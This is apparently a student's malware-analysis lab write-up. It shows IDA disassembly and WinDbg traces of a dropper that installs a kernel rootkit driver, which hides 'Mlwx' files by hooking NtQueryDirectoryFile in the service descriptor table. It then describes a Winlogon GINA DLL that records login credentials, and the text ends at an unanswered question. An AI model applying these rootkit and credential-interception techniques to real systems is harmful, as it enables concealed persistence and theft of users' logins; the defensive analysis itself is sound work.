.rdata:004051B4	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:004051EC	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00405224	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040524C	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00405284	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:004052B0	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:004052D4	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00405304	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00405330	00000021	C	\r\nabnormal program termination\r\n
.rdata:00405354	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00405380	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:004053AC	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00405400	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00405420	00000017	C	<program name unknown>
.rdata:00405438	00000013	C	GetLastActivePopup
.rdata:0040544C	00000010	C	GetActiveWindow
.rdata:0040545C	0000000C	C	MessageBoxA
.rdata:00405468	0000000B	C	user32.dll
.rdata:00405602	0000000D	C	KERNEL32.dll
.rdata:0040565A	0000000D	C	ADVAPI32.dll
.data:00406030	0000001A	C	Failed to start service.\n
.data:0040604C	0000001B	C	Failed to create service.\n
.data:00406068	0000000E	C	486 WS Driver
.data:00406078	00000021	C	Failed to open service manager.\n
.data:0040609C	00000020	C	C:\\Windows\\System32\\Mlwx486.sys
.data:004060BC	00000005	C	FILE

Figure 2. IDA Pro's string


"C:\\Windows\\System32\\Mlwx486.sys" seems suspicious. xRef this string might help us to solve this problem.




```
push    ecx
push    ebx
push    esi
push    edi
push    offset Type     ; "FILE"
push    65h             ; lpName
push    0               ; hModule
call    ds:FindResourceA
mov     edi, eax
push    edi             ; hResInfo
push    0               ; hModule
call    ds:LoadResource
test    edi, edi
mov     ebx, eax
jz      loc_4010FF

push    0                     ; hTemplateFile
push    FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
push    CREATE_ALWAYS         ; dwCreationDisposition
push    0                     ; lpSecurityAttributes
push    0                     ; dwShareMode
push    0C0000000h            ; dwDesiredAccess
push    offset BinaryPathName ; "C:\\Windows\\System32\\Mlwx486.sys"
call    ds:CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_4010FF

lea     eax, [esp+10h+NumberOfBytesWritten]
push    0               ; lpOverlapped
push    eax             ; lpNumberOfBytesWritten
push    edi             ; hResInfo
push    0               ; hModule
call    ds:SizeofResource
push    eax             ; nNumberOfBytesToWrite
push    ebx             ; lpBuffer
push    esi             ; hFile
call    ds:WriteFile
push    esi             ; hObject
call    ds:CloseHandle
```

Figure 3. Extract Resource

In the main method, we can see that the code is trying to extract the FILE resource into “C:\\Windows\\System32\\Mlwx486.sys”.



After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.



Using Proc mon we can observe that WriteFile to “C:\\Windows\\System32\\Mlwx486.sys” was captured by the tool.

ii. Does this program have a kernel component?

Attempts to locate the dropped driver in system32 folder was fruitless. Somehow the file is not in the folder. So instead I decided to extract the driver out from the resource directly. Firing up IDA Pro we can see DriverEntry function suggesting that this executable is a driver.

iii. What does this program do?

DrierEntry leads us to the following subroutine in IDA Pro (0x10706). The malware is attempting to change the flow of the kernel Service Descriptor Table and the target that it is attempting to hook is the NtQueryDirectoryFile. The malware calls MmGetSystemRoutineAddress to get the pointer to the NtQueryDirectoryFile and KeServiceDescriptorTable subroutine. Then it loops through the service descriptor table looking for the address of NtQueryDirectoryFile. Once found, it will overwrite the address with the evil hook (custom subroutine).




Figure 6. Evil Hook

```
.text:00010486                 mov     edi, edi
.text:00010488                 push    ebp
.text:00010489                 mov     ebp, esp
.text:0001048B                 push    esi
.text:0001048C                 mov     esi, [ebp+FileInformation]
.text:0001048F                 push    edi
.text:00010490                 push    dword ptr [ebp+RestartScan] ; RestartScan
.text:00010493                 push    [ebp+FileName]  ; FileName
.text:00010496                 push    dword ptr [ebp+ReturnSingleEntry] ; ReturnSingleEntry
.text:00010499                 push    [ebp+FileInformationClass] ; FileInformationClass
.text:0001049C                 push    [ebp+FileInformationLength] ; FileInformationLength
.text:0001049F                 push    esi             ; FileInformation
.text:000104A0                 push    [ebp+IoStatusBlock] ; IoStatusBlock
.text:000104A3                 push    [ebp+ApcContext] ; ApcContext
.text:000104A6                 push    [ebp+ApcRoutine] ; ApcRoutine
.text:000104A9                 push    [ebp+Event]     ; Event
.text:000104AC                 push    [ebp+FileHandle] ; FileHandle
.text:000104AF                 call    NtQueryDirectoryFile
.text:000104B4                 xor     edi, edi
.text:000104B6                 cmp     [ebp+FileInformationClass], 3
.text:000104BA                 mov     dword ptr [ebp+RestartScan], eax
.text:000104BD                 jnz     short loc_10505
.text:000104BF                 test    eax, eax
.text:000104C1                 jl      short loc_10505
.text:000104C3                 cmp     [ebp+ReturnSingleEntry], 0
.text:000104C7                 jnz     short loc_10505
.text:000104C9                 push    ebx
.text:000104CA
.text:000104CA loc_104CA:                              ; CODE XREF: sub_10486+7C↓j
.text:000104CA                 push    8               ; Length
.text:000104CC                 push    offset aM       ; Source2
.text:000104D1                 lea     eax, [esi+5Eh]
.text:000104D4                 push    eax             ; Source1
.text:000104D5                 xor     bl, bl
.text:000104D7                 call    ds:RtlCompareMemory
.text:000104DD                 cmp     eax, 8
.text:000104E0                 jnz     short loc_104F4
.text:000104E2                 inc     bl
.text:000104E4                 test    edi, edi
.text:000104E6                 jz      short loc_104F4
.text:000104E8                 mov     eax, [esi]
.text:000104EA                 test    eax, eax
.text:000104EC                 jnz     short loc_104F2
.text:000104EE                 and     [edi], eax
.text:000104F0                 jmp     short loc_104F4
.text:000104F2 ; ---------------------------------------------------------------------------
```

Figure 6. NTQueryDirectoryFile

In the driver, **NTQueryDirectoryFile** function is used. According to msdn, this function returns various kinds of information about files in the directory specified by a given file handle. Further down, we can see that **RtlCompareMemory** is called. A comparison was made between the filename and the following string "**Mlwx**". If it matches, the file will be hidden.

```
.text:0001051A aM              db 'M',0
.text:0001051C                 db 'l',0
.text:0001051E aW              db 'w',0
.text:00010520                 db 'x',0
.text:00010522                 db    0
.text:00010523                 db    0
.text:00010524                 align 80h
.text:00010524 _text           ends
```

Figure 7. Mlwx string

To see all this win action, fire up Windbg and attach it to the kernel.

use the following command to list the service descriptor table. This table has yet been tampered with…

kd> dps nt!KiServiceTable l 100

```
Command
80501d48  8061c44c nt!NtNotifyChangeKey
80501d4c  8061b09c nt!NtNotifyChangeMultipleKeys
80501d50  805b3d40 nt!NtOpenDirectoryObject
80501d54  80605224 nt!NtOpenEvent
80501d58  8060d49e nt!NtOpenEventPair
80501d5c  8056f39a nt!NtOpenFile
80501d60  8056dd32 nt!NtOpenIoCompletion
80501d64  805cba0e nt!NtOpenJobObject
80501d68  8061b658 nt!NtOpenKey
80501d6c  8060d896 nt!NtOpenMutant
80501d70  805ea704 nt!NtOpenObjectAuditAlarm
80501d74  805c1296 nt!NtOpenProcess
80501d78  805e39fc nt!NtOpenProcessToken
80501d7c  805e3660 nt!NtOpenProcessTokenEx
80501d80  8059f722 nt!NtOpenSection
80501d84  8060b254 nt!NtOpenSemaphore
80501d88  805b977a nt!NtOpenSymbolicLinkObject
80501d8c  805c1522 nt!NtOpenThread
80501d90  805e3a1a nt!NtOpenThreadToken
80501d94  805e37d0 nt!NtOpenThreadTokenEx
80501d98  8060d1b0 nt!NtOpenTimer
80501d9c  8063bc78 nt!NtPlugPlayControl
80501da0  805bf346 nt!NtPowerInformation
80501da4  805eddce nt!NtPrivilegeCheck
80501da8  805e9a16 nt!NtPrivilegeObjectAuditAlarm
80501dac  805e9c02 nt!NtPrivilegedServiceAuditAlarm
80501db0  805ada08 nt!NtProtectVirtualMemory
80501db4  806052dc nt!NtPulseEvent
80501db8  8056c0ce nt!NtQueryAttributesFile
80501dbc  8060cb50 nt!NtSetBootEntryOrder
80501dc0  8060cb50 nt!NtSetBootEntryOrder
80501dc4  8053c02e nt!NtQueryDebugFilterState
80501dc8  80606e68 nt!NtQueryDefaultLocale
80501dcc  80607ac8 nt!NtQueryDefaultUILanguage
80501dd0  8056f074 nt!NtQueryDirectoryFile
80501dd4  805b3de0 nt!NtQueryDirectoryObject
80501dd8  8056f3ca nt!NtQueryEaFile
80501ddc  806053a4 nt!NtQueryEvent
80501de0  8056c222 nt!NtQueryFullAttributesFile
80501de4  8060c2dc nt!NtQueryInformationAtom
80501de8  8056fc46 nt!NtQueryInformationFile
80501dec  805cbee0 nt!NtQueryInformationJobObject
80501df0  8059a6fc nt!NtQueryInformationPort
80501df4  805c2bfc nt!NtQueryInformationProcess
80501df8  805c17c8 nt!NtQueryInformationThread
80501dfc  805e3afa nt!NtQueryInformationToken
80501e00  80607266 nt!NtQueryInstallUILanguage
80501e04  8060e060 nt!NtQueryIntervalProfile
80501e08  8056ddda nt!NtQueryIoCompletion
80501e0c  8061b97e nt!NtQueryKey
80501e10  806193d4 nt!NtQueryMultipleValueKey
kd>
```

Figure 8. Default Service Descriptor Table

Set breakpoint by using this command **bu Mlwx486!DriverEntry**. Run Lab10-02.exe and windbg should break.Set breakpoint at **nt!IopLoadDriver+0x66a** and let the program run again. Once the kernel breaks, you will be able to run **!object \Driver** to list the loaded drivers. DriverInit for the malware has yet been executed at this stage so you can set your breakpoint from this point on.

```
nt!DbgLoadImageSymbols+0x42:
80527e02 c9              leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610        or      byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3            cmp     eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8            mov     edi,eax
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
    ObjectHeader: e101d8f8 (old version)
    HandleCount: 0  PointerCount: 85
    Directory Object: e1001150  Name: Driver

    Hash Address  Type                      Name
    ---- -------- ----                      ----
     00  8a0f46e8 Driver                    Beep
         8a0eb1e0 Driver                    NDIS
         8a0ebd28 Driver                    KSecDD
     01  8a191520 Driver                    Mouclass
         89de1030 Driver                    Raspti
         89e43eb0 Driver                    es1371
     02  8a252c98 Driver                    vmx_svga
     03  8a0a3da0 Driver                    Fips
kd>
```

Figure 9. Break @ DriverEntry

```
kd> dt _DRIVER_OBJECT 89ed43b8
ntdll!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbafe6000 Void
   +0x010 DriverSize       : 0xd80
   +0x014 DriverSection    : 0x89ed7c00 Void
   +0x018 DriverExtension  : 0x89ed4460 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Mlwx486"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbafe67ab     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : (null)
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
kd> u 0xbafe67ab
Mlwx486+0x7ab:
bafe67ab 8bff            mov     edi,edi
bafe67ad 55              push    ebp
bafe67ae 8bec            mov     ebp,esp
bafe67b0 e8bdffffff      call    Mlwx486+0x772 (bafe6772)
bafe67b5 5d              pop     ebp
bafe67b6 e94bffffff      jmp     Mlwx486+0x706 (bafe6706)
bafe67bb cc              int     3
bafe67bc 4b              dec     ebx
```

Figure 10. DriverInit

```
INIT:BAFE67AB ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:BAFE67AB                 public DriverEntry
INIT:BAFE67AB DriverEntry     proc near               ; DATA XREF: HEADER:BAFE6280↑o
INIT:BAFE67AB
INIT:BAFE67AB DriverObject    = dword ptr  8
INIT:BAFE67AB RegistryPath    = dword ptr  0Ch
INIT:BAFE67AB
INIT:BAFE67AB                 mov     edi, edi
INIT:BAFE67AD                 push    ebp
INIT:BAFE67AE                 mov     ebp, esp
INIT:BAFE67B0                 call    sub_BAFE6772
INIT:BAFE67B5                 pop     ebp
INIT:BAFE67B6                 jmp     sub_BAFE6706
INIT:BAFE67B6 DriverEntry     endp
INIT:BAFE67B6
```

Figure 11. DriverEntry

From Figure 10 & 11, we can see that DriverInit is actually DriverEntry in IDA Pro.

runing **kd> dps nt!KiServiceTable l 100** now shows that the service descriptor table has been modified.

```
80501dc0  8060cb50 nt!NtSetBootEntryOrder
80501dc4  8053c02e nt!NtQueryDebugFilterState
80501dc8  80606e68 nt!NtQueryDefaultLocale
80501dcc  80607ac8 nt!NtQueryDefaultUILanguage
80501dd0  baecb486 Mlwx486+0x486
80501dd4  805b3de0 nt!NtQueryDirectoryObject
80501dd8  8056f3ca nt!NtQueryEaFile
80501ddc  806053a4 nt!NtQueryEvent
80501de0  8056c222 nt!NtQueryFullAttributesFile
80501de4  8060c2dc nt!NtQueryInformationAtom
80501de8  8056fc46 nt!NtQueryInformationFile
80501dec  805cbee0 nt!NtQueryInformationJobObject
80501df0  8059a6fc nt!NtQueryInformationPort
80501df4  805c2bfc nt!NtQueryInformationProcess
80501df8  805c17c8 nt!NtQueryInformationThread
80501dfc  805e3afa nt!NtQueryInformationToken
kd>
```

Figure 12. Service Descriptor Table modified

To conclude, the malware uses ring 0 rootkit to hide files that starts with “**Mlwx**” via hooking of the service descriptor table.

Practical No. 5

a-Analyze the malware found in Lab11-01.exe

i. What does the malware drop to disk?




Figure 1. Binary resource in Lab11-01.exe's TGAD

There is a binary in the resource section of Lab11-01.exe.

Figure 2. msgina32.dll dropped

From Proc Mon we can observe that msgina32.dll and software.LOG are dropped on the machine.

ii. How does the malware achieve persistence?

In figure 2, the malware adds “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL” into the registry.

According to MSDN, *Winlogon*, the *GINA*, and network providers are the parts of the interactive logon model. The interactive logon procedure is normally controlled by Winlogon, MSGina.dll, and network providers. To change the interactive logon procedure, MSGina.dll can be replaced with a customized GINA DLL. Winlogon will trigger the use of the malicious dll and that is how the malware achieve persistency.

iii. How does the malware steal user credentials?

Looking at the dropped dll’s export, it seems like it is a custom dll to hook to the winlogon process.

ShellShutdownDialog	100012A0	29
WlxActivateUserShell	100012B0	30
WlxDisconnectNotify	100012C0	31
WlxDisplayLockedNotice	100012D0	32
WlxDisplaySASNotice	100012E0	33
WlxDisplayStatusMessage	100012F0	34
WlxGetConsoleSwitchCredentials	10001300	35
WlxGetStatusMessage	10001310	36
WlxInitialize	10001320	37
WlxIsLockOk	10001330	38
WlxIsLogoffOk	10001340	39
WlxLoggedOnSAS	10001350	40
WlxLoggedOutSAS	100014A0	41
WlxLogoff	10001360	42
WlxNegotiate	10001370	43
WlxNetworkProviderLoad	10001380	44
WlxReconnectNotify	10001390	45
WlxRemoveStatusMessage	100013A0	46
WlxScreenSaverNotify	100013B0	47
WlxShutdown	100013C0	48
WlxStartApplication	100013D0	49
WlxWkstaLockedSAS	100013E0	50
DllRegister	10001440	51
DllUnregister	10001490	52
DllEntryPoint	10001735	[main entry]

Figure 3. WlxLoggedOutSAS

After checking through the exports function, only 1 function (**WlxLoggedOutSAS**) behaves suspiciously. The rest simply pass the inputs to the original function address.




Figure 4. Intercepting WlxLoggedOutSAS

The above figure is pretty straight forward, the inputs are passed to the original WlxLoggedOutSAS function and a copy of the inputs are passed to a function to write to a file.

iv. What does the malware do with stolen credentials?

